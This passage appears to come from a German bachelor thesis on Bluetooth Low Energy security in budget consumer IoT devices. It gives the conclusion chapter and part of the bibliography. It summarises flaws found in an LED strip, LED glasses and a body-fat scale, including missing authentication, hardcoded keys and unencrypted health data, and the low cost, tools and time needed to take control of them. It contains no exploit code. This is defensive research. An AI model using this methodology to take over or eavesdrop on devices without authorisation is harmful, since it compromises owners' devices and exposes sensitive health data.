- **Hardcodierte Schlüssel (2/3 Geräte):** LED-Brille und Smart-LED-Strip verwenden statische, via APK-Reverse-Engineering extrahierbare Verschlüsselungsschlüssel – der Strip nutzt sogar einen *global identischen* XOR-Schlüssel für alle produzierten Einheiten (CVSS 8,3 HIGH, inhaltlich durch den Environmental Score auf bis zu 8,7 anhebbar). Besonders aufschlussreich: Der primäre GATT-Steuerungskanal ist vollständig unverschlüsselt. XOR wird lediglich auf dem Advertisement-Kanal eingesetzt.
- **Schwache/fehlende Verschlüsselung (3 von 3 Geräten):** Der Smart-LED-Strip überträgt GATT-Steuerbefehle vollständig im Klartext und verwendet XOR nur für Advertisements, die LED-Brille nutzt AES-ECB (deterministisch, muste-

rerhaltend), die Lebenlang-Waage überträgt Gesundheitsdaten vollständig unverschlüsselt

- **DSGVO-Artikel-9-Verstoß:** Die Lebenlang-Waage sendet biometrische Gesundheitsdaten (Gewicht, Impedanzwerte für die Berechnung der Körperzusammensetzung) gemäß DSGVO Art. 9 [Eur16b] via BLE-Manufacturer-Data ohne Verschlüsselung – passives Abhören ist trivial innerhalb von 10–30 m Reichweite möglich

Exploitierbarkeit: Funktionsfähige Python-Proof-of-Concepts demonstrieren vollständige Gerätesteuerung mit handelsüblicher Hardware (nRF52840 USB Dongle, 15 EUR) und frei verfügbaren Werkzeugen (Wireshark [Wir26], JADX [Sky25], Ghidra [Nat25], blatann [Ger24]). Der Zeitaufwand pro Gerät beträgt 10–18 Stunden (einfache Geräte wie der Smart-LED-Strip, dessen GATT-Kanal unverschlüsselt ist) bis 18–27 Stunden (mittlere Komplexität wie die LED-Brille mit AES-Verschlüsselung und mehrstufigem Protokoll). Aus dem 45-sekündigen PCAP-Capture des LED-Strips wurden 69 Steuerbefehle vollständig decodiert und 138 Advertisements mit 100 % Erfolgsrate entschlüsselt. Kapitel 6 dokumentiert die reproduzierbare Methodik für Bachelor-Studierende.

Praktischer Beitrag: Der entwickelte *BLE Security Testing Guide* (Kapitel 6, 35–40 Seiten) bietet Schritt-für-Schritt-Anleitungen inklusive Werkzeugkonfiguration, Fehlerbehebungsabschnitt (242 Zeilen aus über 100 Stunden praktischer Erprobung), bewährte Vorgehensweisen und Zeitschätzungen. Dies ermöglicht Reproduzierbarkeit und Skalierung der Methodik auf andere Gerätekategorien.

9.2 Beantwortung der Forschungsfragen

9.2.1 FF1: Wie ist der tatsächliche Sicherheitsstatus?

Befund: Der Security-Status ist *gravierend mangelhaft*. Keines der untersuchten Geräte implementiert Authentifizierung, zwei Drittel verwenden hardcodierte Keys, alle nutzen schwache/fehlende Verschlüsselung. Dies widerspricht fundamental Bluetooth-SIG-Spezifikationen [Blu23] (Security Mode 1 Level 3/4 empfehlen LESC mit MITM-Protection) und OWASP IoT Top 10 (I1: Weak Passwords, I3: Insecure Ecosystem Interfaces) [Mie18].

Die Befunde korrelieren mit Großstudien: Bitdefender identifizierte 70% kritische Schwachstellen in 50 Millionen IoT-Geräten [Bit24]. Wissenschaftliche Analysen wie von Sivakumaran et al. bestätigen dies: Eine Untersuchung von über 17.000 BLE-Apps zeigte bei über 70% eklatante Sicherheitslücken auf [Siv23]. Die Stichprobe zeigt Muster,

die mit breiteren Markttrends übereinstimmen, wenngleich drei Geräte keine statistische Repräsentativität für den gesamten Consumer-IoT-Markt beanspruchen können.

9.2.2 FF2: Wie aufwendig ist die Kompromittierung?

Befund: Erstaunlich niedrig. Hardware-Investition: 15 EUR (nRF52840 Dongle). Software: vollständig quelloffen (JADX, Ghidra, Wireshark, Python/blatann). Zeitaufwand: 10–44 Stunden je nach Gerätekomplexität. Erforderliches Qualifikationsniveau: Informatik-Grundlagen auf Bachelor-Niveau ausreichend – keine Expertise in Exploit-Entwicklung oder Kryptographie erforderlich.

Der Smart-LED-Strip (CVSS 8,3 HIGH) war innerhalb **weniger Stunden** vollständig kompromittierbar: Da der GATT-Kanal keinerlei Verschlüsselung verwendet, genügte die PCAP-Analyse zur vollständigen Protokollrekonstruktion. Alle Steuerbefehle wurden direkt im Klartext decodiert (vgl. Abschnitt 5.2). Ein Python-PoC konnte die Gerätesteuerung ohne jegliches Reverse Engineering übernehmen. Dies unterschreitet signifikant die von NIST SP 800-115 angenommenen Aufwände für Penetrationstests eingebetteter Systeme [Sca08].

Die niedrige Einstiegshürde impliziert, dass nicht nur staatliche Akteure oder organisierte Cyberkriminalität, sondern auch technisch wenig versierte Angreifer mit minimalem Aufwand Consumer-IoT-Geräte kompromittieren können.

9.2.3 FF3: Welche systematischen Schwachstellenmuster existieren?

Befund: Drei wiederkehrende Pattern mit strukturellen Root-Causes:

Muster 1 – Cargo-Cult-Sicherheit: Hersteller implementieren kryptographische Primitive ohne Verständnis (Smart-LED-Strip: GATT-Kanal vollständig unverschlüsselt (VULN-006), Advertisement-Kanal mit XOR und ASCII-Schlüssel (VULN-007). LED-Brille: AES-ECB statt AES-CCM/GCM (VULN-002)). Dies spiegelt den *Kompetenzrückstand im IoT-Engineering* wider – Entwickler kopieren unsicheren Beispielcode ohne Sicherheitsbewusstsein [Ste24].

Muster 2 – Kostenoptimierung vor Sicherheit: Sicherheitsmaßnahmen (gerätespezifische Schlüsselbereitstellung via HSM, Secure Elements wie ATECC608A/B [Mic24]) kosten 0,53–0,97 USD bei Stückzahlen – trivial verglichen mit 20–70 EUR Verkaufspreisen. Jedoch zeigen Fallstudien laufende Sicherheitskosten von 40 USD pro Gerät und Jahr über 10 Jahre, was bei 200-USD-Produkten das **Doppelte des Gesamtumsatzes** übersteigt [Int19]. Aus Sicht rationaler Akteure externalisieren Hersteller Sicherheitskosten – Sicherheitsvorfälle treffen Verbraucher, nicht Hersteller.

Muster 3 – Fehlendes Bedrohungsmodell und fehlende Sicherheitstests: Keine Hinweise auf STRIDE-Modellierung, Code-Reviews oder Penetrationstests. Die unverschlüsselte Übertragung von Gesundheitsdaten durch die Lebenlang-Waage (VULN-010) hätte jeder einfache BLE-Scanner identifiziert. Dies deutet auf *vollständig fehlende Sicherheitsprozesse* hin, nicht auf inkompetente Implementierung.

9.2.4 FF4: Welche Maßnahmen sind erforderlich?

Befund: Koordiniertes Handeln aller Beteiligten mit regulatorischer Durchsetzung als Katalysator:

Hersteller (Kapitel 8): Sofortmaßnahmen umfassen die Beseitigung hardcodierter Schlüssel (gerätespezifische Bereitstellung via HSM), den Ersatz von XOR durch AES-Verschlüsselung (linkseitig LE Secure Connections, applikationsseitig AES-GCM) sowie die Implementierung von LE Secure Connections (LESC) mit Numeric Comparison bzw. Passkey Entry. Mittelfristig: CRA-Compliance-Fahrplan (SBOM-Generierung via Syft/Trivy, Richtlinie zur Schwachstellenoffenlegung, 5-Jahres-Sicherheitsupdates). Langfristig: Integration in den sicheren Softwareentwicklungsprozess (Bedrohungsmodellierung, statische Analyse, Penetrationstests).

Regulatoren: Der EU Cyber Resilience Act (CRA, vollständige Durchsetzung ab Dezember 2027) adressiert das Marktversagen durch Importeurhaftung (Bußgelder bis 15 Millionen EUR bzw. 2,5% des weltweiten Umsatzes), SBOM-Pflichten und verpflichtende Sicherheitsaktualisierungszeiträume. Eine risikobasierte Marktüberwachung sollte Health-IoT priorisieren (Lebenlang-DSGVO-Art.-9-Verstoß). Die Ergebnisse belegen die Notwendigkeit systematischer Sicherheitsrahmen für IoT-Umgebungen [Alr19]. Internationale Harmonisierung über gegenseitige Anerkennungsabkommen (z. B. Singapur–UK: CLS $\leftrightarrow$ PSTI) reduziert den Prüfaufwand für Hersteller.

Verbraucher: Netzwerksegmentierung (Gastnetzwerk für IoT-Geräte) als Sofortmaßnahme. Kaufentscheidungen anhand von Sicherheitslabeln (UK PSTI Mark, BSI IT-Sicherheitskennzeichen, Matter-Zertifizierung). Bei Gesundheitsdatengeräten DSGVO-Rechte wahrnehmen (Artikel 15 Auskunft, Artikel 17 Löschung).

Forscher: Ausweitung auf iOS-Apps (Frida, Corellium), automatisierte Großskalenanalyse (MobSF für Tausende von APKs), Matter-Protokoll-Sicherheit (KU Leuven identifizierte Schwachstellen [Moo25b]), BLE-6.0-Channel-Sounding-Analyse sowie die Untersuchung fortschrittlicher Angriffsvektoren wie BLUFFS [Ant23].

9.3 Wissenschaftlicher Beitrag

Diese Arbeit liefert drei distinkte Beiträge:

1. Empirische Evidenz für Consumer-IoT-Marktversagen: Die Identifikation systematischer Muster (fehlende Authentifizierung in allen drei Geräten, hardcodierte Schlüssel in zwei von drei) über drei verschiedene Hersteller aus dem Budget-Segment liefert Anhaltspunkte für die Marktversagenshypothesen der Internet Society [Int19]. Die Quantifizierung (CVSS-Scores, Exploitierbarkeits-Zeitaufwand) ermöglicht eine evidenzbasierte Politikgestaltung für die CRA-Durchsetzung.

2. Reproduzierbare Open-Source-Methodik: Das 5-Phasen-Framework mit vollständiger Werkzeugdokumentation (Kapitel 6) senkt die Einstiegshürde für BLE-Sicherheitsforschung. Der Guide adressiert praktische Fragestellungen, die akademische Publikationen oft auslassen. Die dokumentierten Werkzeugversionen (JADX 1.5.3, Ghidra 11.4.3, Wireshark 4.6.1) sichern die dauerhafte Reproduzierbarkeit.

3. Automotive-Übertragbarkeit: Die Diskussion (Kapitel 7.5) überträgt die Befunde auf Automotive-BLE (digitaler Fahrzeugschlüssel, TPMS, Infotainment) und liefert Mercedes-Benz-spezifische Empfehlungen (Zulieferer-Sicherheitsaudits, BLE-Sicherheitsrichtlinien, Integration von Penetrationstests). Die Identifikation von Lieferkettenschwachstellen (PerfektBlue-BlueSDK [Res24]) zeigt, dass Consumer-IoT- und Automotive-Schwachstellen gemeinsame Ursprünge haben.

9.4 Ausblick

9.4.1 Regulatorische Transformation (2027–2030)

Die CRA-Durchsetzung ab Dezember 2027 wird die Märkte grundlegend verändern. Hersteller, die jetzt Security-by-Design umsetzen, gewinnen einen Wettbewerbsvorteil von ca. 24 Monaten gegenüber jenen, die die Compliance abwarten [Fin24]. Jedoch sind erst 12,3% der KMU ausreichend vorbereitet [Eur25a]. Die Geräte dieser Studie stammen wahrscheinlich von Herstellern, die in diese unvorbereitete Kategorie fallen.

Die Konvergenz von UK PSTI (2024), US Cyber Trust Mark (2025) und EU CRA (2027) stellt eine beispiellose regulatorische Angleichung dar [Dep24, U.S25, Eur24d]. Der Erfolg wird gemessen an der Reduktion der Schwachstellendichte und am Verschwinden trivial ausnutzbarer Consumer-Geräte vom Markt.

9.4.2 Technologische Evolution (BLE 6.0, Matter)

Bluetooth 6.0 (August 2024) führt Channel Sounding für zentimetergenaues Ranging mit integriertem Schutz vor Relay-Angriffen ein [Blu24c]. Dies adressiert Schwachstellen bei der Schlüsselvereinbarung in Smart Locks und schlüssellosen Zugangssystemen. Jedoch erfordert Channel Sounding eine verschlüsselte ACL-Verbindung vor dem Ranging – Geräte mit Just-Works-Pairing (wie in dieser Studie) profitieren davon nicht.

Das Matter-Protokoll (Version 1.4.2, August 2025) standardisiert die IoT-Sicherheit durch verpflichtende SPAKE2+-Authentifizierung und zertifikatbasierte Geräteattestierung [Con25b]. Forscher der KU Leuven identifizierten jedoch kryptographische Designfehler, darunter entropiearme Passcodes und statische Salts [Moo25b]. Matter stellt eine Verbesserung dar, ist aber keine vollständige Lösung.

Post-Quanten-Kryptographie (NIST-Standards ML-KEM/ML-DSA, August 2024) stellt ressourcenbeschränkte IoT-Geräte vor fundamentale Leistungsgrenzen (40–70 KB RAM für ML-DSA), die in Abschnitt 7.6.3 eingehend diskutiert werden.

9.4.3 Zukünftige Forschungsrichtungen

Automatisierte Großskalenanalyse: Transfer-Learning-Methoden erreichen 98,87% Erkennungsgenauigkeit bei der Android-Malware-Erkennung mit Detektionszeiten von 5,14 ms [Wan24]. Ähnliche Ansätze könnten Tausende von IoT-Companion-Apps im Google Play Store auf hardcodierte Zugangsdaten, schwache Verschlüsselung und Authentifizierungsumgehungen prüfen. MobSF [Abr25] und AndroPyTool [Mar18, Myl24] bieten REST-API-Integration zur Skalierung.

Lücke bei iOS-Sicherheit: Während sich die vorliegende Untersuchung auf das Android-Ökosystem konzentrierte, erfordern iOS-Apps andere Werkzeuge wie Frida [Fri25] oder Corellium [Cor25]. Forschungsfrage: Sind iOS-IoT-Apps sicherer als ihre Android-Pendants? Apples strengerer Review-Prozess könnte ein höheres Sicherheitsniveau erzwingen. iOS hält laut StatCounter [Sta25] ca. 27% des Weltmarktes – eine signifikante Lücke.

Langzeitstudien: Die Nachverfolgung von Firmware-Updates über die Zeit würde messen, ob Hersteller Schwachstellen tatsächlich beheben. Die IoT Security Foundation fand, dass nicht aktualisierte Firmware 60% der IoT-Sicherheitsvorfälle verursacht [IoT23]. Langzeitstudien nach Inkrafttreten des CRA könnten dessen Wirksamkeit quantifizieren.

9.5 Schlusswort

Die dokumentierten Schwachstellen – fehlende Authentifizierung in allen drei Geräten, hardcodierte Schlüssel in zwei von drei, unverschlüsselte DSGVO-Artikel-9-Gesundheitsdaten – sind Symptome statt Ursachen. Die zugrundeliegende Dysfunktion reflektiert ökonomische Strukturen, die Unsicherheit begünstigen und Sicherheit ökonomisch unattraktiv erscheinen lassen können [Int19]. Der EU Cyber Resilience Act (CRA) adressiert dieses Framework durch eine Internalisierung der Cybersicherheitskosten. Die Frist zur vollständigen Anwendung im Dezember 2027 schafft die Grundlage für eine prospektive Bewertung, ob verpflichtende Sicherheitsgrundlinien mit signifikanten Strafandrohungen einen Markt transformieren können, den freiwillige Standards und individuelle Verbraucherentscheidungen bislang nicht zu disziplinieren vermochten.

BLE *kann* sicher implementiert werden – LE Secure Connections (AES-128-CCM), applikationsseitiges AES-256-GCM, Hardware-Backed-Keystores und Device-Unique-Keys sind technisch verfügbar und bei Volumen-Produktion kosteneffizient. Die Herausforderung ist nicht technologisch, sondern ökonomisch und organisatorisch.

Diese Arbeit liefert Werkzeuge für alle Beteiligten: Hersteller erhalten einen CRA-Compliance-Fahrplan und Sofortmaßnahmen. Regulatoren erhalten evidenzbasierte Grundlagen für eine risikobasierte Marktüberwachung. Verbraucher erhalten Anleitungen zur Netzwerksegmentierung und Hinweise auf Sicherheitslabel. Forscher erhalten eine reproduzierbare Methodik zur systematischen Schwachstellenerkennung.

Die Konvergenz von regulatorischer Intervention (CRA), technologischer Weiterentwicklung (BLE 6.0, Matter) und gesteigertem öffentlichen Bewusstsein schafft eine historische Gelegenheit, die Sicherheit von Consumer-IoT grundlegend zu verbessern. Der Erfolg erfordert jedoch koordiniertes Handeln aller Beteiligten – kein einzelner Akteur kann isoliert eine Transformation erreichen.

Die Phase bis zur vollständigen CRA-Durchsetzung (2026–2027) ist entscheidend. Ob Hersteller proaktiv Security-by-Design implementieren oder auf Last-Minute-Compliance warten, bestimmt die Anzahl verwundbarer Neugeräte. Ob Regulatoren effektives grenzüberschreitendes Enforcement etablieren, hängt vom Aufbau technischer Prüfkapazitäten ab. Ob Verbraucher Security-Labels tatsächlich berücksichtigen, bleibt Gegenstand zukünftiger empirischer Begleitforschung: Bisherige Studien zeigen zwar Zahlungsbereitschaft, jedoch keine entsprechenden Kaufverhaltensdaten [Bad20].

Diese Arbeit dokumentiert den Status quo – einen Markt, in dem trivial ausnutzbare Geräte millionenfach verkauft werden. Die Hoffnung ist, dass zukünftige Forschung einen *transformierten* Markt dokumentieren wird, in dem Sicherheit nicht Ausnahme, sondern Standard ist.

Literaturverzeichnis

[Abr25] Abraham, Ajin und Contributors: Mobile Security Framework (MobSF): Automated mobile app security testing (2025), URL https://github.com/MobSF/Mobile-Security-Framework-MobSF, static and dynamic analysis for thousands of APKs via REST API integration

[Ake70] Akerlof, George A.: The Market for "Lemons: Quality Uncertainty and the Market Mechanism. *The Quarterly Journal of Economics* (1970), Bd. 84(3): S. 488–500

[Alr19] Alrawi, Omar; Lever, Chaz; Antonakakis, Manos und Monrose, Fabian: SoK: Security Evaluation of Home-Based IoT Deployments, in: *2019 IEEE Symposium on Security and Privacy (S&P '19)*, S. 1362–1380, URL https://ieeexplore.ieee.org/document/8835392, systematic evaluation framework for IoT security across device, mobile, cloud, and network domains

[Ant19] Antonioli, Daniele; Tippenhauer, Nils Ole und Rasmussen, Kasper B.: The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation Of Bluetooth BR/EDR, in: *28th USENIX Security Symposium (USENIX Security '19)*, Santa Clara, CA, USA, S. 1047–1061, URL https://www.usenix.org/conference/usenixsecurity19/presentation/antonioli, cVE-2019-9506

[Ant20] Antonioli, Daniele; Tippenhauer, Nils Ole und Rasmussen, Kasper: BIAS: Bluetooth Impersonation AttackS, in: *2020 IEEE Symposium on Security and Privacy (S&P '20)*, S. 549–562, URL https://ieeexplore.ieee.org/document/9152758/, cVE-2020-10135

[Ant23] Antonioli, Daniele: BLUFFS: Bluetooth Forward and Future Secrecy Attacks and Defenses, in: *ACM Conference on Computer and Communications Security (CCS '23)*, S. 636–650, URL https://dl.acm.org/doi/10.1145/3576915.3623066, cVE-2023-24023, affects Bluetooth 4.2–5.4, enables session key compromise

[App24] Apple Inc.: iOS Security: Secure Enclave (2024), URL https://support.apple.com/guide/security/secure-enclave-sec59b0b31ff/web, hardware-backed cryptographic key storage on iOS devices

[Bad20] Bada, Maria; Krol, Kat et al.: The Impact of IoT Security Labelling on Consumer Product Choice and Willingness to Pay. *PLOS One* (2020),

Bd. 15(1): S. e0227800, study showing consumers would pay 20-40% premium for IoT security labels

[Ben25] Bennour, Elias: BLE Security Guide: Strukturierte Sicherheitsanalyse von IoT-Geräten (2025), URL https://ble.eliasbnr.me, begleitendes Online-Portal zur Bachelorarbeit

[Bit24] Bitdefender: IoT Security Report 2024: 70% of devices contain critical vulnerabilities (2024), URL https://www.netgear.com/hub/network/2024-iot-threat-report/, large-scale analysis of 50 million IoT devices showing prevalence of authentication failures. (Zuvor verlinkt unter: https://www.bitdefender.com/iot-security-report)

[Bla24] Blanco, Antonio Vazquez und Contributors: GhidraFindcrypt: Ghidra analysis plugin to locate cryptographic constants (2024), URL https://github.com/antoniovazquezblanco/GhidraFindcrypt, identifies over 120 cryptographic algorithm constants (AES, DES, SHA, MD5, CRC32, etc.)

[Blu10] Bluetooth SIG: Bluetooth Core Specification Version 4.0 (2010), URL https://www.bluetooth.com/specifications/specs/core-specification-4-0/, einführung von Bluetooth Low Energy (BLE) als eigenständiger Protokoll-Stack

[Blu23] Bluetooth Special Interest Group: *Bluetooth Core Specification v5.4* (2023), URL https://www.bluetooth.com/specifications/specs/core-specification-5-4/, defines Security Mode 1 Levels 1–4 for Low Energy

[Blu24a] Bluetooth SIG: 2024 Bluetooth Market Update, Techn. Ber., Bluetooth Special Interest Group (2024), URL https://www.bluetooth.com/2024-market-update/, basierend auf ABI Research Daten

[Blu24b] Bluetooth SIG: Bluetooth Core Specification Version 6.0 (2024), URL https://www.bluetooth.com/specifications/specs/core-specification-6-0/, introduces Channel Sounding for centimeter-accurate ranging with relay attack protection

[Blu24c] Bluetooth SIG: Bluetooth Core Specification Version 6.0: Channel Sounding (2024), URL https://www.bluetooth.com/specifications/specs/core-specification-6-0/, released August 2024, enables phase-based ranging with 0.3-1m accuracy and secure distance bounding

[Blu24d] Bluetooth SIG: Bluetooth Core Specification Version 6.0: Security Architecture (2024), URL https://www.bluetooth.com/specifications/specs/core-specification-6-0/, defines AES-128-CCM for link-layer encryption with minimum key size parameter

[Blu24e] Bluetooth SIG: GATT Specification Supplement: Security Permissions (2024), URL https://www.bluetooth.com/specifications

/gatt/, defines PERMISSION_READ_ENCRYPTED_MITM and PERMISSION_WRITE_ENCRYPTED_MITM

[Blu25] Bluetooth SIG: 2025 Bluetooth Market Update, Techn. Ber., Bluetooth Special Interest Group (2025), URL https://www.bluetooth.com/2025-market-update/, prognosen bis 2029, basierend auf ABI Research Daten

[BSI24] BSI: Die Lage der IT-Sicherheit in Deutschland 2024, Techn. Ber., Bundesamt für Sicherheit in der Informationstechnik (2024), URL https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2024.html

[Bun24a] Bundesamt für Sicherheit in der Informationstechnik: BSI IT-Sicherheitskennzeichen für Verbraucherprodukte (2024), URL https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Standards-und-Zertifizierung/IT-Sicherheitskennzeichen/it-sicherheitskennzeichen_node.html, voluntary certification based on ETSI EN 303 645 for consumer products

[Bun24b] Bundesrepublik Deutschland: Strafgesetzbuch (StGB) §202a, b, c – Ausspähen und Abfangen von Daten, Bundesgesetzblatt (2024), URL https://www.gesetze-im-internet.de/stgb/, §202a: Ausspähen von Daten, §202b: Abfangen von Daten, §202c: Vorbereiten des Ausspähens und Abfangens von Daten

[Car24] Car Connectivity Consortium: CCC Digital Key Specification, Car Connectivity Consortium (2024), URL https://carconnectivity.org/digital-key/, release 3.0/4.0

[CER24] CERT Coordination Center: CERT/CC Vulnerability Disclosure Policy (2024), URL https://www.cert.org/vulnerability-analysis/vul-disclosure.cfm, model for coordinated vulnerability disclosure, no IoT-specific body exists

[Che16] Chen, Daming D.; Egele, Manuel; Woo, Maverick und Brumley, David: Towards Automated Dynamic Analysis for Linux-based Embedded Firmware, in: *NDSS '16: Network and Distributed System Security Symposium*, URL https://doi.org/10.14722/ndss.2016.23415

[Chi23] Chipsea Technologies: CS1237 Bluetooth Body Fat Scale SoC (2023), URL https://www.chipsea.com/

[Cla22] Claramunt, M. et al.: Analysis of Security and Privacy Issues in Wearables for Minors. *Wireless Networks (Springer)* (2022)

[Con24] Connectivity Standards Alliance: Matter Certification Program: Requirements and Costs (2024), URL https://csa-iot.org/certification/matter-certification/, cSA membership from $7,000/year, certification testing approximately $10,000/product

[Con25a] Connectivity Standards Alliance: Matter Protocol Security and Privacy Fundamentals (2025), URL https://csa-iot.org/all-solutions/matter/, abgerufen: März 2026

[Con25b] Connectivity Standards Alliance (CSA): Matter Protocol Specification Version 1.4.2 (2025), URL https://csa-iot.org/developer-resource/specifications-download-request/, standardized IoT security with mandatory encryption and certificate-based attestation

[Cor25] Corellium: Corellium: Virtualized iOS and Android security testing platform (2025), URL https://corellium.com/, enables security research and testing without physical device jailbreaking

[Cos14] Costin, Andrei; Zaddach, Jonas; Francillon, Aurélien und Balzarotti, Davide: A Large-Scale Analysis of the Security of Embedded Firmwares, in: *23rd USENIX Security Symposium (USENIX Security '14)*, USENIX Association, San Diego, CA, USA, S. 95–110, URL https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/costin, analysis of 32,000 firmware images revealing 38 previously unknown vulnerabilities including hardcoded credentials in 693 images affecting 140,000 devices

[Cri19] Cristofaro, Emiliano De et al.: Consumer IoT: Security Labelling Study, Techn. Ber., University College London (2019), URL https://www.ucl.ac.uk/iot-security-labelling, analysis of 270 IoT devices showing little pre-purchase security information available

[Cyr14] Cyr, Benjamin; Horn, Wesley; Miao, Daniela und Specter, Michael: Security Analysis of Wearable Fitness Devices (Fitbit). *MIT Technical Report* (2014), frühe systematische Analyse der BLE-Sicherheit in Consumer-Wearables; Taxonomy kryptographischer Schwachstellenmuster

[Das16] Das, Anupam Kumar; Pathak, Pravin Kumar; Chuah, Chuyen N. und Mohapatra, Prasant: Uncovering Privacy Leakage in BLE Network Traffic of Wearable Fitness Trackers, in: *HotMobile '16: 17th International Workshop on Mobile Computing Systems and Applications*, S. 99–104, URL https://dl.acm.org/doi/10.1145/2873587.2873594

[Dep24] Department for Science, Innovation and Technology: Product security and telecommunications infrastructure (PSTI) regime: Enforcement and Compliance (2024), URL https://www.gov.uk/government/publications/product-security-and-telecommunications-infrastructure-psti-regime, mandatory compliance starting 29 April 2024

[Dif76] Diffie, Whitfield und Hellman, Martin E.: New Directions in Cryptography. *IEEE Transactions on Information Theory* (1976), Bd. 22(6): S. 644–654

[Dwo07] Dworkin, Morris: Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC, Techn. Ber. NIST SP 800-38D, National Institute of Standards and Technology (NIST) (2007), URL https://csrc.nist.gov/pubs/sp/800/38/d/final

[ENI17] ENISA: Baseline Security Recommendations for IoT, Techn. Ber., European Union Agency for Cybersecurity (2017), URL https://www.enisa.europa.eu/publications/baseline-security-recommendations-for-iot, identifies "Lack of Security Expertiseäs primary cause for IoT vulnerabilities

[ENI24] ENISA: ENISA Threat Landscape 2024, Techn. Ber., European Union Agency for Cybersecurity (2024), URL https://www.enisa.europa.eu/sites/default/files/2024-11/ENISA%20Threat%20Landscape%202024_0.pdf

[ETS20] ETSI: ETSI EN 303 645 V2.1.1 (2020-06) – Cyber Security for Consumer Internet of Things: Baseline Requirements (2020), URL https://www.etsi.org/deliver/etsi_en/303600_303699/303645/02.01.01_60/en_303645v020101p.pdf, 13 provisions including no universal default passwords, vulnerability disclosure policy

[ETS24] ETSI TC CYBER: Cyber Security for Consumer Internet of Things: Baseline Requirements, Techn. Ber. ETSI EN 303 645 V3.1.3, European Telecommunications Standards Institute (ETSI) (2024), URL https://www.etsi.org/deliver/etsi_en/303600_303699/303645/03.01.03_60/en_303645v030103p.pdf

[Eur16a] Europäisches Parlament und Europäischer Rat: Verordnung (EU) 2016/679 (Datenschutz-Grundverordnung), Amtsblatt der Europäischen Union, L 119/1 (2016), URL https://eur-lex.europa.eu/legal-content/DE/TXT/?uri=CELEX%3A32016R0679

[Eur16b] Europäisches Parlament und Rat der Europäischen Union: Verordnung (EU) 2016/679 des Europäischen Parlaments und des Rates vom 27. April 2016 zum Schutz natürlicher Personen bei der Verarbeitung personenbezogener Daten (DSGVO), Amtsblatt der Europäischen Union L 119/1 (2016), URL https://eur-lex.europa.eu/eli/reg/2016/679/oj, insbesondere Artikel 9: Verarbeitung besonderer Kategorien personenbezogener Daten

[Eur22a] Europäischer Gerichtshof: Rechtssache C-184/20, OT vs. Vyriausioji tarnybinés etikos komisija, Urteil vom 01.08.2022, ECLI:EU:C:2022:601 (2022), URL https://curia.europa.eu/juris/liste.jsf?num=C-184/20, art. 9 Abs. 1 DSGVO: Auch indirekt gesundheitsbezogene Daten können besondere Kategorien personenbezogener Daten darstellen

[Eur22b] European Commission: Impact Assessment Report Accompanying the Cyber Resilience Act, Techn. Ber. SWD(2022) 282 final, European Com-

mission, Bruxelles (2022), URL https://digital-strategy.ec.europa.eu/en/library/cyber-resilience-act-impact-assessment, dokumentiert u.a. die historischen Einschränkungen von RAPEX / Safety Gate bei Cybersecurity-Risiken.

[Eur24a] European Commission: Cyber Resilience Act: Obligations for Importers and Distributors (2024), URL https://digital-strategy.ec.europa.eu/en/policies/cra-obligations, article 18-19: Importer liability for products marketed under importer name

[Eur24b] European Commission: Cyber Resilience Act: Penalties and Enforcement Provisions (2024), URL https://digital-strategy.ec.europa.eu/en/policies/cyber-resilience-act, article 60: Fines up to €15 million or 2.5% of global turnover

[Eur24c] European Parliament and Council: Regulation (EU) 2024/2847 on horizontal cybersecurity requirements for products with digital elements (Cyber Resilience Act) (2024), URL https://eur-lex.europa.eu/eli/reg/2024/2847/oj, applicable from 11 December 2027, Article 13 + Annex I define security requirements

[Eur24d] Europäisches Parlament und Rat der Europäischen Union: Verordnung (EU) 2024/2847 des Europäischen Parlaments und des Rates über horizontale Cybersicherheitsanforderungen an Produkte mit digitalen Elementen und zur Änderung der Verordnung (EU) 2019/1020 (Cyber Resilience Act), Amtsblatt der Europäischen Union L 2847 (2024), URL https://digital-strategy.ec.europa.eu/en/policies/cyber-resilience-act, veröffentlicht 20.11.2024, in Kraft seit 10.12.2024, vollständige Anwendung ab 11.12.2027

[Eur25a] European Digital SME Alliance: EU Cyber Resilience Act: SME Readiness Survey 2025 (2025), URL https://www.digitalsme.eu/cra-readiness-2025/, only 12.3% of SMEs aware of CRA compared to 83.5% of very large enterprises

[Eur25b] European Union Agency for Cybersecurity (ENISA): European Vulnerability Database – Launch Announcement (2025), URL https://www.enisa.europa.eu/topics/vulnerability-database, launched May 2025, Single Reporting Platform operational September 2026

[Fag20] Fagan, Michael; Megas, Katerina; Scarfone, Karen und Smith, Matthew: IoT Device Cybersecurity Capability Core Baseline, Techn. Ber. NIST IR 8259A, National Institute of Standards and Technology (NIST) (2020), URL https://csrc.nist.gov/pubs/ir/8259/a/final

[FDA20] FDA: SweynTooth Cybersecurity Vulnerabilities May Affect Certain Medical Devices: FDA Safety Communication, Techn. Ber., U.S. Food and Drug Administration (2020), URL https://www.fda.gov/medica

l-devices/safety-communications, ursprünglicher Direktlink nicht mehr verfügbar; abrufbar über die FDA Safety Communications-Übersichtsseite

[FDA23] FDA: Cybersecurity in Medical Devices: Quality System Considerations and Content of Premarket Submissions, Techn. Ber., U.S. Food and Drug Administration (2023), URL https://www.fda.gov/regulatory-information/search-fda-guidance-documents/cybersecurity-medical-devices-quality-system-considerations-and-content-premarket-submissions

[Fer16] Fernandes, Earlence; Jung, Jaeyeon und Prakash, Atul: Security Analysis of Emerging Smart Home Applications, in: *IEEE S&P*, S. 636–654

[Fin24] Finite State: The EU Cyber Resilience Act: A Competitive Advantage for Proactive Manufacturers (2024), URL https://finitestate.io/blog/eu-cyber-resilience-act-competitive-advantage, discusses the 24–36 month window for establishing market leadership through early compliance

[FIR19] FIRST: *CVSS v3.1 Specification Document*, Forum of Incident Response and Security Teams (FIRST.Org, Inc.) (2019), URL https://www.first.org/cvss/v3.1/specification-document

[Fow19] Fowler, Ben: Bluetooth Low Energy: Range Exploration with Directional Antennas, Techn. Ber., Texas Instruments (2019), URL https://www.ti.com/lit/an/swra475/swra475.pdf, application Report SWRA475

[Fri25] Frida Project: Frida: Dynamic instrumentation toolkit for developers and security researchers (2025), URL https://frida.re/, works on non-jailbroken iOS devices through FridaGadget.dylib injection

